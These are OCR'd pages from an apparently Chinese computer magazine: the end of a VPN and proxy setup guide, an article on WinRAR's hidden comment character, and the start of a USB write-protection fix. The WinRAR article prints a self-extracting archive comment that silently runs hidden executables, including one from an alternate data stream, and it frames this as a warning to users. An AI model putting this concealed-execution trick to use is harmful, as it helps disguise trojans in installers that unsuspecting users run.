


图14




图15




图16




图17

在这里你可以给VPN连接随便起个名字，就和ADSL概念一样，这个名字就是显示在网上邻居的名称，在这里不做过多描述。我们直接选择下一步。填写主机为刚才邮件中的返回地址**uk.focusvpn.com**。如图17，选择下一步，创建成功。

在vpn连接登陆界面填写用户名和密码如图18。





图18

连接成功后就可以正常上网了，通过测试牛博国际我们是可以正常打开的。不过这个网站的vpn帐号只能免费使用4个小时，毕竟是免费的，想长时间使用的话，大家就多注册几个账号吧。


图19

四、其他方法

1、代理服务器

代理服务器的原理和VPN差不多，不过传输过程一般不是加密传输，而且VPN是专用传输通道，而代理服务器一般都是公用的，所以速度一般也没有VPN快。下面我们打开代理服务器网站(www.cnproxy.com/proxy1.html)找一个代理测试一下吧。图19中列出了两个代理地址，实际上该网站列出的地址是很多的。

设置代理，选择IE浏览器工具栏的“**internet 选项**”，点击“**连接**”选项卡的“**局域网设置**”，在**代理服务器**下面“**为LAN使用代理服务器**”前面打上勾，然后填写刚才我们找到的地址和端口如图20。

点击确定之后我们就可以直接通过浏览器去访问网站了，这个网站代理服务器的地址会经常更新，由于这些代理地址都是免费公布的，所以要找到一个速度快且稳定的地址就要大家耐心寻找了。我刚才使用的代理速度就有点慢，刷了好半天才刷出个标题来，当然这里主要是分享使用的方法，大家可以自行寻找速度好并且稳定的代理IP地址，授人以鱼不如授人以渔。

总结

通过以上几种方法对比我们可以发现VPN服务器相比较代理服务器有数据传输速度快，数据包加密，连接稳定等优势。而代理服务器则相对比较灵活，只需要在浏览器设置代理服务器地址就可以使用。所以大家如果想使用一个长时间的稳定源，在这里我推荐VPN服务器，当然，大家也可以自己搭建VPN服务器，那样专线专用更稳定，这里就不讨论搭建的过程了。

VPN传输过程中的数据加密也是我们选择的一个很大的优势，在网络嗅探遍地开花的今天，使用VPN上网除了能扩展我们访问互联网访问范围之外，也加强了我们访问互联网的安全性，同时，作为企业VPN网络来讲，VPN的好处又体现在将多个隔离子网实现进行连接，形成一个企业内网。

这里就先介绍到这里，祝大家有一个开心，轻松的上网环境，VPN让网络生活更美好。

编辑点评：*作者能够站在初学者的角度来撰写这篇文章，力求让大家能够根据文中所写一步步来操作，达到我们最终的目的。文中图片的注释让初学者能够一目了然，做到傻瓜式操作。简单、实用才是硬道理。*




图20

揭开 Winrar 最后一个秘密

——隐藏注释

飘首语：有一个简单的想法，躺在阳光下安静的听歌。可是人在成长，当初的心境已不在。每天夜里很晚很晚才睡，霓虹透过窗帘，掩不住喧嚣。所以抬头看天，繁星也纷乱起来。时间是没有痕迹的，五年后的今天，谁还在坚持曾经的那个梦呢？

图 wangyul204

从本文您可以学到：

如何隐藏 WinRAR 的注释内容

WinRAR 是大家常用的一款工具软件，在下载安装过程中，许多人会发现它的安装文件与自解压 RAR 文件是很相似。

理由很简单，使用 WinRAR 打开自身的安装文件后，会提示为“固实的 自解压格式 RAR 压缩文件”。不同的是右侧压缩文件注释栏只有短短的两行，并且不包含我们常见的注释命令，如path、setup 等。如图 1。




图 1　不包含我们常见的注释命令

为什么同样是自解压格式 RAR 文件，注释命令却不见了，这对于自解安装文件来说是很异常的。难道注释命令被隐藏了？这就是本文将要揭开的秘密—— WinRAR 隐藏注释。

既然注释可以被隐藏起来，那么我们又通过什么方法才能完整显示它呢？

仔细查看 WinRAR 的帮助文档，会发现下述命令行命令。

“CW” － 写压缩文件注释到指定文件，此命令允许保存一个压缩文件的注释到文件。输出文件的格式依赖于 -sc 开关。

例子：

```
a) 存储压缩文件 arc 的注释到 ASCII 文件 comment.txt
Winrar cw arc comment.txt
b) 存储压缩文件 arc 的注释到Unicode文件 unicode.txt
Winrar cw -scuc arc unicode.txt
```

（**注：** cw 命令最早只见于控制台版 RAR 的帮助，直到新版本 WinRAR 帮助才包含这条命令，更早的方法限于篇幅这里就不提了。）

以 WinRAR 3.92 简体中文版安装文件为例，使用命令 **Winrar cw wrar392sc.exe wrar392sc.txt** 输出注释。如图 2。使用 notepad2 打开。

可以看到，从注释第 3 行开始都是被隐藏的内容，并且在第三行开头还出现了一个“奇怪”的字符。使用 Winhex 打开注释文件，查出 ASCII 码值为 **1A**(即十进制的26)。由于该字符为非打印字符，为便于直观显示它，建议大家使用 notepad2 mod 中文版打开输出的注释文件，如图 2。

试着复制粘贴这个字符到其他 Winrar 压缩文件的注释中，会立刻发现自该字符起，之后的内容会被全部隐藏起来，但功能上却不会发生改变。具体测试时，大家可以在编辑器（许多编辑器，如 word、notepad2 等均支持该操作）中**按住 Alt 键输入数字 26** 来直接生成该字符（下文将称为“隐藏字符”），接着就可以直接复制使用了。



图 2　输出注释




图 3　保存文件流数据

了解了 WinRAR 的隐藏注释是如何输出并实现的。我们再来看看，隐藏注释可能被利用的方法。例，从注释第 5 行开头插入一个“隐藏字符”：

```
Path=C:\
Silent=1
Overwrite=1
Setup=a.exe          ;正常执行的文件 a.exe
Setup=b.exe          ;隐藏执行的文件 b.exe，该文件可以是外部程序。
Setup=a.exe:c.exe    ;隐藏执行的文件 c.exe，Winrar 可以保存文件流数据，并且可以被执行，更加不容易被察觉。如图 3。
```

由此可见，自解压 RAR 格式文件存在很大的安全隐患，不光被执行的文件可以被隐藏，就连执行的注释命令也可以被隐藏，而使用者却完全察觉不到，执行了未知的程序。因而这样的自解压文件对于使用者而言，是具有很大迷惑性和危害性的。

最后，文章的结尾，要提醒大家以后打开这样的文件要小心谨慎，最好是把文件解压出来，查毒后再运行，切记不要直接双击运行（这可是许多人的习惯啊）！

（文中所涉及工具已收录在本期光盘中）

编辑点评： 小编我每次收到自解压格式的文件都会用 RAR 打开查看，看看有没有捆绑木马，你有这个习惯吗？读了本文突然发现，单单看自解压命令是远远不够的。真正保险的办法还是直接用 RAR 解压出来，然后再运行，总之，小心为上。

解决 U 盘写保护问题

图 KashiF [A.S.T]

从本文您可以学到：

1、如何利用量产工具修复 U 盘

昨天同学的新 U 盘出了问题，无法向里面写文件，只能读。我先看了看他的 U 盘是否支持写保护开关（就像软盘的那个小开关一样，可以禁止向里面写文件），发现根本不支持这个功能，那大概就是中毒了，这可不是一般的 autorun.inf 那么简单。插上 U 盘，打开“**我的电脑**”，“**工具**”—“**文件夹选项**”，把隐藏模式去掉，再从地址栏内进入 U 盘（这样可以避免 autorun.inf 自动启动），果然发现有几个隐藏可执行文件和一个 VBS 脚本，写文件出错，如图 1。

